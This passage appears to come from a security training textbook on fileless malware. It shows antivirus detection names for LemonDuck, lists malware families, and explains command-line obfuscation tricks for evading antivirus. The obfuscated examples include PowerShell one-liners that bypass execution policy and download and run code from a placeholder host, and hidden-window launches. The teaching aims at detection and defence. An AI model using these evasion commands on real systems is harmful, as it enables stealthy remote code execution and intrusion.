
RTF

Ad-Aware	Trojan.Exploit.MSOfficeWord.GenericKD...	AhnLab-V3	OLE/Cve-2017-8570
ALYac	Exploit.CVE-2017-8570.a	Arcabit	Trojan.Exploit.MSOfficeWord.GenericS....
Avast	Other:Malware-gen [Trj]	AVG	Other:Malware-gen [Trj]
Avira (no cloud)	EXP/CVE-2017-8570.Gen	Baidu	Win32.Exploit.HTML-Downloader.a
BitDefender	Trojan.Exploit.MSOfficeWord.GenericKD...	CAT-QuickHeal	Exp.RTF.CVE-2017-8570.A
ClamAV	Xml.Malware.Squiblydoo-6728833-0	Comodo	Malware@#2azmlm0l4oyt1
Cyren	CVE-2017-0199.C.gen!Camelot	DrWeb	Exploit.Siggen.63604
Emsisoft	Trojan.Exploit.MSOfficeWord.GenericKD...	eScan	Trojan.Exploit.MSOfficeWord.GenericKD...
F-Secure	Exploit.EXP/CVE-2017-8570.Gen	FireEye	Trojan.Downloader.DDE.Gen.4
Fortinet	HTML/BitMiner.PUT!tr	GData	Trojan.Exploit.MSOfficeWord.GenericKD
Kaspersky	HEUR:Trojan-Downloader.MSExcel.Dde...	MAX	Malware (ai Score=87)

Figure 7.68: Screenshot showing the detection of LemonDuck

The following are some additional fileless malware:

- Divergent
- DarkWatchman
- BazarBackdoor
- Astaroth Backdoor
- Nodersok
- Vaporworm
- njRat Backdoor
- Sodinokibi Ransomware
- Kovter and Poweliks
- Dridex
- Hancitor/Chanitor
- Sorebrect Ransomware



Fileless Malware Obfuscation Techniques to Bypass Antivirus

Inserting Characters

- Attackers insert special characters such as **comma(,)** and **semicolon (;)** between malicious commands and strings to make well-known commands more complex to detect

```
,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop Invoke-Expression(New-Object
System.Net.WebClient).DownloadString(‘https://targetwebsite.com”)&&echo,exit
```

Inserting Parentheses


- When parentheses are used, variables in a code block are evaluated as a **single line command**. Attackers exploit this feature to split and obfuscate malicious commands

```
cmd.exe /c ((echo command1)
&&(
echo command2))
```

Inserting Caret Symbol

- The caret symbol (^) is a reserved character used in shell commands for escaping. Attackers exploit this feature to **escape malicious commands** during execution time

```
C:\WINDOWS\system32\cmd.exe /c p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -nop Invoke-
Expression (New-Object System.Net.WebClient). DownloadString((‘https://targetwebsite.com”)&&echo,exit
```



Fileless Malware Obfuscation Techniques to Bypass Antivirus (Cont’d)

Inserting Double Quotes

- The command line parser uses the double quote symbol as an **argument delimiter**. Attackers use this symbol to concatenate malicious commands in arguments

```
Pow””er””Shell -N””oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg
```

Using Custom Environment Variables

- In the Windows operating system, environment variables are **dynamic objects** that store modifiable values used by applications at runtime. Attackers exploit environment variables to split malicious commands into multiple strings

```
set a=Power &&set b=Shell && %a:~0,-1%%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c
Products.pdf
```

Using Pre-assigned Environment Variables

- “`%CommonProgramFiles%`” contains a default value “`C:\Program  Files\Common  Files`”. Specific characters from this value can be accessed through indexing and used to **execute malicious commands**

```
cmd.exe /c “%CommonProgramFiles:~3,1%owerShell.exe” -windowstyle hidden -command wscript myscript.vbc
```

Fileless Malware Obfuscation Techniques to Bypass Antivirus

Nowadays, attackers are leveraging fileless malware to perform cyber-attacks on target organization, as such malware hides itself from traditional antivirus solutions. Furthermore, fileless malware does not store anything on the disk; hence, it is extremely difficult to detect such attacks. In addition, attackers adopt various obfuscation techniques to keep their malicious activities hidden and undetected for as long as possible.

The various obfuscation techniques used by fileless malware to bypass antivirus solutions are discussed below:

- **Inserting Characters**

  Attackers insert special characters such as commas (,) and semicolons (;) between malicious commands and strings to make well-known commands more difficult to detect. These special characters are considered as whitespace characters in command-line arguments; hence, they are processed easily. Using this technique, attackers break malicious strings to evade parsing of malicious commands by signature-based solutions.

  ```
  ,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop
  Invoke-Expression(New-Object
  System.Net.WebClient).DownloadString(‘https://targetwebsite.com”)
  &&echo,exit
  ```

- **Inserting Parentheses**

  In general scenarios, parentheses are used to improve the readability of the code, group complex expressions, and split commands. When parentheses are used, variables of a code block are considered and evaluated just as a single-line command. Attackers exploit this feature to split and obfuscate malicious commands.

  ```
  cmd.exe /c ((echo command1)
  &&(
  echo command2))
  ```

- **Inserting Caret Symbol**

  The caret symbol (^) is generally a reserved character used in shell commands for escaping. Attackers exploit this feature to escape malicious commands at execution time. For this purpose, they insert single or double caret symbols inside a malicious command.

  ```
  C:\WINDOWS\system32\cmd.exe /c
  p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -
  nop Invoke-Expression (New-Object System.Net.WebClient).
  DownloadString((‘https://targetwebsite.com”)&&echo,exit
  ```

  When the above command is executed, the first caret symbol is escaped:

  ```
  C:\WINDOWS\system32\cmd.exe /c p^o^w^e^r^s^h^e^l^l^.^e^x^e -
  No^Exit -exec bypass -nop Invoke-Expression (New-Object
  System.Net.WebClient).
  DownloadString((‘https://targetwebsite.com”)&&echo,exit
  ```

  After the second caret symbol is also escaped, powershell.exe is executed with a command-line argument:

  ```
  C:\WINDOWS\system32\cmd.exe /c powershell.exe -NoExit -exec
  bypass -nop Invoke-Expression (New-Object System.Net.WebClient).
  DownloadString((‘https://targetwebsite.com”)&&echo,exit
  ```

- **Inserting Double Quotes**

  When a command is embedded with double quotes, it does not affect the normal execution of the command. Furthermore, the command-line parser uses a double quote symbol as an argument delimiter. Attackers use double quote symbols to concatenate malicious commands in arguments.

  ```
  Pow””er””Shell -N””oExit -ExecutionPolicy bypass -noprofile
  -windowstyle hidden cmd /c Flower.jpg
  ```

- **Using Custom Environment Variables**

  Another method adopted by attackers to obfuscate fileless malware is using environment variables. In Windows operating systems, environment variables are dynamic objects that store modifiable values used by applications at run time. Attackers exploit environment variables to split malicious commands into multiple strings. Furthermore, they set the value for the environment variable at run time to execute malicious commands.

